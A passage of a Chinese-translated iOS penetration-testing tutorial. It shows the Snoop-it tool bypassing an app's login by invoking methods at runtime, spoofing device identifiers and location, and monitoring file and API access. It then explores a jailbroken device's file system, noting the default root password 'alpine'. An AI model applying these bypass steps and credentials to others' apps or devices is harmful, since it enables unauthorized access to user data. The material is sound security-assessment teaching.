
类似的，那可以看到AppDelegate的方法和属性。



回到View Controller上面来，我们可以通过Snoop-it调用方法。点击右上角的 Setup and Invoke。正如我们在上一篇文章中提到的那样，使用这个方法，我们能够绕过这个应用 的验证。



选择对应的实例（这里只有1个实例，但是如果view controller被复用，那么就可能会有多个实例），点击Invoke Method.




这样我们就调用了对应的方法，并且绕过了程序的验证。



Welcome, admin


Snoop-it的另一个牛逼功能是我们可以切换到任意的view controller。例如，在左边的Analysis下面，选择View Controller，选择右边的view controller，然后点击Display Controller. 你就能够切换到那个view controller。你也可以根据这个View Controller是否在另一个View controller上面来决定点击Close/Hide View Controller。




你能够通过点击 Reset display返回。这个功能能够让我们把view controller与对应的view关联起来。我太喜欢Snoop-it的这个功能了。

运行时修改


Snoop-it支持多种运行时修改，包括修改你的硬件标识符比如Mac地址，UDID，设备模型号等等。



你还可以弄个假地址。这个对于那些利用GeoEncrytion来保护它们数据的应用来说 非常有用。



而且，你还可以跟踪方法和系统调用的流程。请注意，你需要每隔几秒在方法调用后点击最上面的Refresh刷新一下。请注意，因为我们在beta版本上测试，可能作者会改变这个行为使得我们不必每隔几秒就点击刷新按钮。对有些用户来说，这些信息可能太多，但是对于像我一样已经开发过多年iOS程序的人来说这些信息是相当简单直接的。



监控

Snoop-it允许你查看哪些文件和目录目前正被应用访问。为了达到这个目的，请点击Monitoring下面的 Filesystem.这个功能特别有用，尤其是当应用正在往db写数据的时候，这个功能能够让你找出db文件的名字。你也可以双击它们，然后下载到你的机器上再分析。

Home | Filesystem | Keychain | Network | Sensitive API

Filter:

		ID	Filepath	Filename	NSFile Protection Class	Tir
*		4	/var/mobile/Applications/0FF01000-CEC1-451B-A793-BD3616220E12/MethodSwizzlingDemo.app/en.lproj/MainStoryboard.storyboardc/	Info.plist	NSFileProtectionNone	17.07.
*		5	/var/mobile/Applications/0FF01000-CEC1-451B-A793-BD3616220E12/MethodSwizzlingDemo.app/en.lproj/MainStoryboard.storyboardc/	UIViewController-6l4-9w-iJv.nib	NSFileProtectionNone	17.07.
*		6	/var/mobile/Applications/0FF01000-CEC1-451B-A793-BD3616220E12/MethodSwizzlingDemo.app/en.lproj/MainStoryboard.storyboardc/	2-view-3.nib	NSFileProtectionNone	17.07.
*		9	/var/mobile/Applications/0FF01000-CEC1-451B-A793-BD3616220E12/MethodSwizzlingDemo.app/en.lproj/	InfoPlist.strings	NSFileProtectionNone	17.07.
*		10	/var/mobile/Applications/0FF01000-CEC1-451B-A793-BD3616220E12/MethodSwizzlingDemo.app/	MethodSwizzlingDemo	NSFileProtectionNone	17.07.
*		11	/var/mobile/Applications/0FF01000-CEC1-451B-A793-BD3616220E12/MethodSwizzlingDemo.app/	MethodSwizzlingDemo	NSFileProtectionNone	17.07.
*		12	/var/mobile/Applications/0FF01000-CEC1-451B-A793-BD3616220E12/MethodSwizzlingDemo.app/	MethodSwizzlingDemo	NSFileProtectionNone	17.07.
*		13	/var/mobile/Applications/0FF01000-CEC1-451B-A793-BD3616220E12/MethodSwizzlingDemo.app/	MethodSwizzlingDemo	NSFileProtectionNone	17.07.

你也可以看到应用调用的敏感API。比如在地址簿查找信息，访问camera，或者访问设备的UDID。下面是预装的App Store应用访问的敏感API

Home | Sensitive API

ID	API	Timestamp
1	Addressbook (API)	7/17/2013 10:33:42 PM
2	Addressbook (File)	7/17/2013 10:33:42 PM
1	Addressbook (API)	17.07.13 22:33:42
2	Addressbook (File)	17.07.13 22:33:42

```
Thread {name = (null), num = 126}, Dispatch queue: com.apple.root.default-overcommit-priority:
0 libsystem_kernel.dylib 0x35898dc4 __open
1 Foundation 0x37ab4a81 -[NSThread main] + 72
2 Foundation 0x37b48591 __NSThread__main__ + 1048
3 libsystem_c.dylib 0x30a84735 _pthread_start + 320
4 libsystem_c.dylib 0x30a845f0 thread_start + 8
```

我们也可以看到这个应用存在keychain的所有信息。它也会列出所有通过NSURLConnection访问的HTTP请求。这两个功能都可以在monitoring下面看到。我把这些功能留给读者你去尝试。 我们将在另一篇文章中介绍如何从keychain中dump出数据。

你会很高兴的知道Snoop-it有公共的API，所以我们能够利用它来编写自动化测试或者编写我们自己的用户界面。关于XML-RPC web service API的文档可以在官网找到。

总结

本文我们学习了如何使用Snoop-it来进行运行时分析和对iOS apps进行黑盒安全评估。Snoop-it离发布还有几个星期的时间，尽管你可以像我一样向作者发邮件索要beta版本。 有一个我特别想要Snoop-it添加的功能就是执行Method Swizzling。我确信Snoop-it对于任何对iOS应用的安全分析感兴趣的人都是一个好工具，并且它会变得越来越好。

（注：已经发布了，可以在Cydia上下载，需要先添加源，具体参见其官方网站）

本文原文是 http://wufawei.com/2013/11/ios-application-security-9/

#4 iOS设备上的工具下的更多文章

本章我们介绍了iOS设备如何越狱和搭建渗透移动测试环境，并简要介绍了如何安装GDG和Cycript等工具，后面会对其用法进行更详细的介绍。

#4 iOS设备上的工具下的更多文章

iOS应用静态分析

引言

我们将在本文分析iOS的文件系统，了解其目录是如何组织的，查看一些重要的文件，然后看看如何才能够从数据库文件和plist文件导出数据。我们将学习应用是如何在特定目录（沙盒）内存放数据的，以及怎样才能提取这些数据。

有一个很重要的事情需要注意，在前面的文章中，我们都是以root身份登录进设备的。设备上有另一个用户名叫mobile, 一个mobile用户拥有的权限是少于root用户的。除了Cydia和少数的应用以root权限应用之外，其他应用都是以mobile的身份应用的。有些苹果内部的daemon服务也以root权限运行。执行ps aux就可以查看清楚。在最左边，我们可以看到用户列。可以看到Cydia以root身份运行，所有其他应用都以mobile身份运行， 例如/Applications/AppStore.app/AppStore，有些demon也以root身份运行，如/usr/sbin/wifid。一些你通过Cydia安装的应用也可能会以root身份运行。 一旦你的设备一越狱，默认root和mobile的密码都是alpine.

```
Prateeks-iPod:~ root# ps aux
USER       PID %CPU %MEM      VSZ    RSS  TT  STAT STARTED      TIME COMMAND
root        21  1.2  0.5   294880   1372   ??  Ss   Mon04PM   0:49.39 /usr/sbin/wifid
mobile      59  1.1 11.4   460144  28948   ??  Ss   Mon04PM  10:56.14 /System/Library/CoreServices/SpringBoard.app/SpringBoard
root      2191  0.7  0.4   273932   1092 s000  Ss     4:00PM   0:00.05 -sh
root      2190  0.3  0.6   274820   1424   ??  S      4:00PM   0:00.29 sshd: root@ttys000
root        19  0.1  0.6   296032   1456   ??  Ss   Mon04PM   0:51.43 /usr/libexec/UserEventAgent -l System
root         1  0.1  0.3   274100    732   ??  Ss   Mon04PM   0:14.69 /sbin/launchd
mobile    2083  0.0  0.2   274208    528   ??  S      3:41PM   0:00.16 /usr/libexec/afcd --lockdown -d /var/mobile/Media -u mobile
mobile    2078  0.0  0.1   272868    340   ??  S      3:41PM   0:00.02 /usr/libexec/syslog_relay --lockdown
mobile    2076  0.0  0.2   274612    416   ??  S      3:41PM   0:00.02 /usr/libexec/notification_proxy
mobile    2074  0.0  0.2   274612    416   ??  S      3:41PM   0:00.02 /usr/libexec/notification_proxy
mobile    2070  0.0  0.1   272868    344   ??  S      3:41PM   0:00.03 /usr/libexec/syslog_relay --lockdown
mobile    2061  0.0  0.9   308044   2340   ??  Ss     3:41PM   0:01.61 /usr/libexec/ptpd -t usb
mobile    1672  0.0  2.8   356344   7260   ??  Ss   Wed01PM   0:02.79 /Applications/MobileTimer.app/MobileTimer
mobile    1315  0.0  4.9   419588  12380   ??  Ss   Tue07PM   0:09.76 /Applications/MobileSafari.app/MobileSafari
mobile    1077  0.0  2.0   352904   5080   ??  Ss   Tue05PM   0:03.35 /Applications/MobileSlideShow.app/MobileSlideShow
mobile     384  0.0  7.9   428568  20140   ??  Ss   Mon05PM   2:56.75 /Applications/AppStore.app/AppStore
mobile     275  0.0  3.0   362112   7632   ??  Ss   Mon04PM   0:08.09 /Applications/Snoop-it Config.app/Snoop-it Config
root       228  0.0  0.2   274924    540   ??  Ss   Mon04PM   0:05.46 /System/Library/Frameworks/SystemConfiguration.framework/SCHelper
mobile     227  0.0  1.9   354352   4836   ??  Ss   Mon04PM   0:04.77 /Applications/Preferences.app/Preferences
mobile     226  0.0  1.9   361768   4728   ??  Ss   Mon04PM   0:37.14 /Applications/MobileMail.app/MobileMail
mobile     223  0.0  1.5   349164   3916   ??  Ss   Mon04PM   0:08.71 /Applications/MobilePhone.app/MobilePhone

root       115  0.0  0.3   276172    872   ??  Ss   Mon04PM   0:10.05 /usr/sbin/notifyd
mobile      66  0.0  0.7   305852   1868   ??  Ss   Mon04PM   0:01.64 /usr/sbin/aosnotifyd
mobile      65  0.0  0.6   279024   1600   ??  Ss   Mon04PM   0:08.73 /usr/sbin/BTServer
_wireless     64   0.0  0.5   287236   1352   ??  Ss   Mon04PM   0:04.84 /System/Library/Frameworks/CoreTelephony.framework/Support/CommCenterClassic
mobile      58  0.0  0.6   303744   1452   ??  Ss   Mon04PM   0:30.45 /System/Library/PrivateFrameworks/AggregateDictionary.framework/Support/aggregated
mobile      57  0.0  0.5   294132   1304   ??  Ss   Mon04PM   0:19.20 /System/Library/PrivateFrameworks/ApplePushService.framework/apsd
root        53  0.0  0.6   278652   1464   ??  Ss   Mon04PM   0:40.87 /usr/libexec/configd
mobile      50  0.0  1.5   314012   3740   ??  Ss   Mon04PM   0:09.00 /System/Library/PrivateFrameworks/DataAccess.framework/Support/dataaccessd
mobile      49  0.0  0.6   281944   1652   ??  Ss   Mon04PM   0:05.78 /usr/sbin/fairplayd.N81
root        48  0.0  0.3   274716    720   ??  Ss   Mon04PM   0:02.91 /usr/libexec/fseventsd
mobile      46  0.0  0.8   298468   2140   ??  Ss   Mon04PM   0:11.55 /System/Library/PrivateFrameworks/IAP.framework/Support/iapd
mobile      45  0.0  0.6   305260   1588   ??  Ss   Mon04PM   0:04.34 /System/Library/PrivateFrameworks/IMCore.framework/imagent.app/imagent
root        43  0.0  1.3   315000   3272   ??  Ss   Mon04PM   0:41.61 /usr/libexec/locationd
_mdnsresponder    42   0.0  0.4   275860   1072   ??  Ss   Mon04PM   0:20.40 /usr/sbin/mDNSResponder -launchd
mobile      41  0.0  0.6   294492   1404   ??  Ss   Mon04PM   0:00.94 /System/Library/PrivateFrameworks/MediaRemote.framework/Support/mediaremoted
mobile      40  0.0  1.7   318756   4212   ??  Ss   Mon04PM   0:38.43 /usr/sbin/mediaserverd
root      2194  0.0  0.1   272928    364 s000  R+     4:00PM   0:00.01 ps aux
root        27  0.0  0.2   293784    608   ??  Ss   Mon04PM   0:41.98 /System/Library/CoreServices/powerd.bundle/powerd
root        25  0.0  0.3   275628    704   ??  Ss   Mon04PM   0:13.13 /usr/sbin/syslogd
root        34  0.0  0.4   295552   1072   ??  Us   Mon04PM   0:22.41 /usr/libexec/lockdownd
root      2188  0.0  0.2   272888    392   ??  Ss     4:00PM   0:00.02 /usr/libexec/launchproxy /usr/sbin/sshd -i
mobile    2170  0.0  0.7   294064   1872   ??  Ss     3:58PM   0:00.30 /System/Library/PrivateFrameworks/SyncedDefaults.framework/Support/syncdefaultsd
mobile    2093  0.0  0.2   274612    416   ??  S      3:42PM   0:00.11 /usr/libexec/notification_proxy
mobile    2085  0.0  1.1   306224   2852   ??  Ss     3:41PM   0:01.80 /usr/libexec/atc
mobile    2084  0.0  0.2   274612    404   ??  S      3:41PM   0:00.01 /usr/libexec/notification_proxy
Prateeks-iPod:~ root# _
```

可以配置一个应用以root权限运行。你可以看看Stack Overflow上的这篇文章来了解更多细节 。

我们ssh进设备。到/Applications目录。你可以在该文件夹下看到一些应用。它们中的大多是都是iOS预装的，有些应用是通过Cydia安装的，比如Ternimal 应用。请注意，所有运行在/Applications的应用并不运行在沙盒环境，而所有在/var/mobile/Applications目录下的应用都运行在一个沙盒环境下。文章后面会讨论沙盒。不过，它们默认依然以mobile用户运行，除非专门做了配置。

```
Prateeks-iPod:/ root# ls
Applications@  Developer/  Facebook-Cracked/  Library/  System/  User@  bin/  boot/  cores/  dev/  etc@  lib/  mnt/  private/  sbin/  temp/  tmp@  usr/  var@
Prateeks-iPod:/ root# cd Applications
Prateeks-iPod:/Applications root# ls
AdSheet.app/     Contacts~iphone.app/     HelloWorld.app/     MobileNotes.app/      MobileStore.app/     Reminders.app/          Terminal.app/
AppCake3.app/    Cydia.app/               Installous.app/     MobilePhone.app/      MobileTimer.app/     Respring.app/           TrustMe.app/
AppStore.app/    DemoApp.app/             Maps~iphone.app/    MobileSMS.app/        Music~iphone.app/    Setup.app/              Utilities/
Calculator.app/  FileViewer.app/          MobileCal.app/      MobileSafari.app/     Nike.app/            Snoop-it\ Config.app/   Videos.app/
Camera.app/      Game\ Center~iphone.app/ MobileMail.app/     MobileSlideShow.app/  Preferences.app/     Stocks.app/             VoiceMemos.app,
Prateeks-iPod:/Applications root#
```

所有从App Store下载的应用都位于/var/mobile/Applications目录。这个目录也包含用installipa或者其他外部源如Cydia安装的应用。所有这些应用都运行在沙盒环境下。

```
Prateeks-iPod:/ root# cd /private/var/mobile/Applications/
Prateeks-iPod:/private/var/mobile/Applications root# ls
013D223D-3546-420D-B9A4-25E538E0E60E/  1B1C39EF-EA0E-4DB3-9458-9D092008672B/  535B0F2F-0A7F-4CA2-8903-C9365C546F22/  A209041E-ACAE-4AFD-80C7-D017A9B7D425/  D4C8923D-73F2-4D3E-97F1-0FBDC606D355/
0759F7BE-9038-4B48-910C-04DD1C25F6A3/  25B6D942-FCA5-489D-A83C-BFD6381B4C30/  72581630-F432-403D-8A5C-0679FC7D3190/  A8D94849-C64B-4C06-B78A-BC1E2B44F244/  D57D626C-A899-4760-99FF-352E42CE5874/
0A26D55D-E3B9-4021-AC74-95CE7A6FA8C2/  281DAADF-793E-416B-B971-A5B251A1A9A0/  72D31236-6C91-4A6C-AAAC-D05D6A23E663/  A91FA08D-A6EF-429E-BEAF-2D23B0031D31/  D944881B-7D4B-497F-8656-BAA7B6DFE83C/
0B1F2EDB-A94D-4EF4-920C-751A23C82468/  2A0093CE-8A92-49BD-AF68-E50B0A4DA9E4/  73351C65-5DEC-4B52-B06A-D8122C074EB1/  AA997C0D-9170-4350-887A-234229BFA34C/  DE42E795-50BF-4F02-9989-CF24E0865998/
0C3B8323-91FE-4420-B424-58856AA10825/  2E85455B-C89D-4ED4-ACBE-C8746BC850C7/  7FBADD66-81D8-484A-A148-CDE48B469A69/  AE643857-F39B-4529-B51B-9E5A7533C0E7/  EA840FEE-0178-4951-8706-3A3CC2C52A6F/
0C933D02-9E46-42B0-9B76-516AA6FFE9BF/  3D6AFD80-3B43-4696-B7F7-48B1E6967EBC/  83470B09-2DD8-4E64-9BA7-302172544E99/  B3D09A9B-7A79-47E4-B89D-3A04A0353391/  F061385F-EBE4-4C7A-8BB7-6B76B2DF3852/
0FD688FF-F587-426F-8A62-5F1C1A8CEDEB/  3E24EA16-B2D9-4C71-8F0D-A01C1332AB35/  86D24B90-BC17-4B1A-B64F-20CFD9176262/  D1CEA977-87C4-4D42-8550-816C41F73D75/  F4C63958-B6EF-4908-91F9-6A36F6A51667/
0FF01000-CEC1-451B-A793-BD3616220E12/  41A20265-21A7-4F0A-8547-ACFCA435D684/  9068A5E0-7ADB-4DBB-8FC3-18821C37E7E6/  D3087CB8-746A-4A63-9682-B1CB9EF7DCB8/  F95EDAF9-BB74-4D04-A94A-ACFF649F0B46/
1332F885-99B9-4041-B483-A0FB63FAD105/  434EBFD0-3A3C-43AD-B7C7-DB784DFCDAA9/  9CA286D5-F7A9-4E1D-A9FD-6DB9D4DC730D/  D395D7E0-7676-449E-ADC5-529A27B89BDD/  class-info-Prateek
Prateeks-iPod:/private/var/mobile/Applications root# ls *
class-info-Prateek

013D223D-3546-420D-B9A4-25E538E0E60E:
Documents/  GeoDoIt.app/  Library/  iTunesArtwork  iTunesMetadata.plist  tmp/

0759F7BE-9038-4B48-910C-04DD1C25F6A3:
Documents/  Library/  kjnk.app/  tmp/

0A26D55D-E3B9-4021-AC74-95CE7A6FA8C2:
Documents/  Library/  jsa.app/  tmp/
```

请注意，从iOS4及以后，每个应用都驻留的环境叫做沙盒(Sandbox)。这样做的主要目的是不允许应用访问它自己沙盒外的任何数据。这样做会更安全。不过，应用用合适的权限是可以访问用户某些特定的用户数据的。例如要用户允许去访问联系人，照片等等。不过，对这些也有不少争论。 例如从iOS6开始，应用在得到用户允许之后才能访问用户的联系人。在这之前，应用不需要获得任何权限就能访问用户的联系人，这导致了较大的争议，例如Path应用。

通过使用Entitlements，你可以访问沙盒外的好些东西。你可以读读这里的文档。例如，要获得一个用户的calender的读权限，.entitlements文件中的entitlement key com.apple.security.personal-information.calendars必须标志为YES。

让我们看看某个特定应用的目录结构。首先到Snapchat的目录看看。对于所有应用都是类似的结构。

```
Prateeks-iPod:/private/var/mobile/Applications root# cd 9068A5E0-7ADB-4DBB-8FC3-18821C37E7E6
Prateeks-iPod:/private/var/mobile/Applications/9068A5E0-7ADB-4DBB-8FC3-18821C37E7E6 root# ls
Documents/  Library/  Snapchat.app/  iTunesArtwork  iTunesMetadata.plist  tmp/
Prateeks-iPod:/private/var/mobile/Applications/9068A5E0-7ADB-4DBB-8FC3-18821C37E7E6 root#
```

- Snapchat.app(应用名称.app)文件夹包含所有的资源文件(images)，plist文件和应用的二进制文件。
- Documents目录用于存放任意文件。相对于应用文件来说，这提供了一个只能在应用内访问的单独目录。下面是从苹果文档中摘录的一句话。

"把用户数据放到/Documents/。用户数据是你的应用不能再创建的任意数据，比如用户的文档或者任何其它用户产生的内容“。

- tmp文件夹用于存放用户的临时数据。应用的开发者有责任释放被改文件夹占有的内存.
- Library文件夹可以用来保存那些不是用户数据的文件。

你可以从下面的苹果文档的截图知道更多信息。

- Handle support files—files your application downloads or generates and can recreate as needed—in one of two ways:
  - In iOS 5.0 and earlier, put support files in the *<Application_Home>*`/Library/Caches` directory to prevent them from being backed up
  - In iOS 5.0.1 and later, put support files in the *<Application_Home>*`/Library/Application Support` directory and apply the `com.apple.MobileBackup` extended attribute to them. This attribute prevents the files from being backed up to iTunes or iCloud. If you have a large number of support files, you may store them in a custom subdirectory and apply the extended attribute to just the directory.
- Put data cache files in the *<Application_Home>*`/Library/Caches` directory. Examples of files you should put in this directory include (but are not limited to) database cache files and downloadable content, such as that used by magazine, newspaper, and map apps. Your app should be able to gracefully handle situations where cached data is deleted by the system to free up disk space.

从数据库中收集信息

苹果用sqlite数据库存了很多信息。这些数据库数据库通常以.db或者.sqlitedb结尾。对于开发者来说，许多功能比如Core Data， NSUserDefaults都从一个较低的层次操作这些sqlite数据库。可以从这些数据库抽取出特定应用，甚至操作系统级别的许多信息。可能包括电话历史或者应用内保存的邮件等等。要找到所有的.db文件， 可以用命令 find . -name *.db

```
Prateeks-iPod:/ root# find . -name *.db

./Library/Application Support/BTServer/pincode_defaults.db
./System/Library/Frameworks/CoreLocation.framework/Support/factory.db
./System/Library/Frameworks/CoreLocation.framework/Support/timezone.db
./System/Library/Frameworks/CoreTelephony.framework/Support/lasd.db
./System/Library/Frameworks/CoreTelephony.framework/Support/plmn.db
./System/Library/PrivateFrameworks/AppSupport.framework/CityInfo.db
./System/Library/PrivateFrameworks/AppSupport.framework/Dutch.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/English.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/French.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/German.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/Italian.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/Japanese.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/Spanish.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/ar.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/ca.lproj/Localizable_Places.db
./System/Library/PrivateFrameworks/AppSupport.framework/calldata.db
